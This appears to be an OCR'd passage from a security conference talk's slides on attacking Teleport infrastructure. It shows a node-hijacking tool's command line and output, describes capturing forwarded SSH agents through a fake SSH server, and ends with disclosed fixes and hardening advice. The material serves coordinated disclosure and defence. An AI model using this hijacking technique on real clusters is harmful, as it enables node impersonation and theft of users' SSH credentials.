
node-hijack


```
go run ./main.go hijack \
   -c /tmp/node.crt \
   -k /tmp/node.key \
   -n 58102c12-cf6a-4fd9-b74f-8a6c0e93765f


      __   __   ___                        __
|\ | /  \ |  \ |__  __ |__| |    |  /\  /    |__/
| \| \__/ |__/ |___    |  | | \__/ /~~\ \__, |  \

      @_xpn_

[*] Press Enter to clean up...

[*] SSH Server Started on port 2223
[*] Renaming hostname: teleport-node-2 to teleport-node-2-archived
[*] Adding Node to hijack: teleport-node-2
[*] Hijacked Node: teleport-node-2
```

Node Hijacking Demo









Recording: https://youtu.be/32QrQvVMPl8

Node Hijacking Agent

But there is more.


If we are forwarding our SSH agent, there is an issue, the option to forward SSH agents (on / off) is controlled on the node SSH side, not on the client side


This means that our fake SSH server won’t deny this, we just accept any agent Teleport adds in the certificate of the user SSH access, so we can just hijack this.

tsh

```
localuser@teleport-user:~$ tsh status
> Profile URL:        https://teleport-server:8443
  Logged in as:       regular-user
  Cluster:            example.com
  Roles:              access
  Logins:             localuser
  Kubernetes:         enabled
  Valid until:        2026-07-07 19:17:52 -0400 EDT [valid for 8h27m]
  Extensions:         login-ip, permit-agent-forwarding, permit-port-forwarding, permit-pty,
private-key-policy
```

Node Forwarding Demo






Recording: https://youtu.be/RaDHaAkTdx8

Hardening

First a big thanks to Teleport.

Disclosed issues, and immediately they got to work triaging and prioritizing.

- Node System Role Recording Access - Fixed in 18.7.4 and 17.7.26
- Node/App/DB System Role Permissions - Upcoming fix for Blackhat
- SSH Agent Forwarding - No fix for now
- IronRDP Smartcard PIN Bypass - 18.9.0 and 17.7.25



Hardening

Best practices for segmentation and restricting access to ports still matters:


- Can’t pull off the Database certificate attack if we can’t access the Database port
- Can’t pull off the RDP golden certificate attack if we can’t access RDP port

CA certificates are per-cluster, review if your QA database need to be in the same cluster as production

Audit logs are your friend

Thanks & Any Questions?

All of the tools shown in this presentation will be available on GitHub



https://github.com/xpn/TAK

@_xpn_ /in/xpn

https://blog.xpnsec.com